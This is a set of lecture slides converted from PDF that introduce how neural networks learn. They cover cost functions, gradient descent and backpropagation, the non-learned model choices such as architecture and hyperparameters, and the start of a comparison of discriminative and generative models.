
# Math of learning: backpropagation



**network fully updated!  
ready for next example**

# Math of learning


- repeat until best fit is reached:
- **Cost function**
  - evaluates fit between NN outputs and targets
- **Gradient descent**
  - how to vary each  $w$ ,  $b$  to improve fit
- **Backpropagation**
  - method to update  $w$ ,  $b$  at each step
  - each layer used to update  $w$ ,  $b$  in previous layer





# Model aspects (not learned)



1. model architecture
  - layers: types, number, dimensions, connections
2. **hyperparameters**
  - learning rate, batch size, optimizer, regularization, epochs, stopping criteria
3. others aspects of training
  - data normalization, augmentation, missing data, loss function, evaluation metrics, initialization and seed values



U-Net

- determined by experts from
  - domain knowledge
  - empirical experimentation
  - computational constraints

# Discriminative vs generative models




- **discriminative** model:
  - learn **differences** in pattern
  - learns boundaries between classes for classification or prediction
  - usually supervised learning

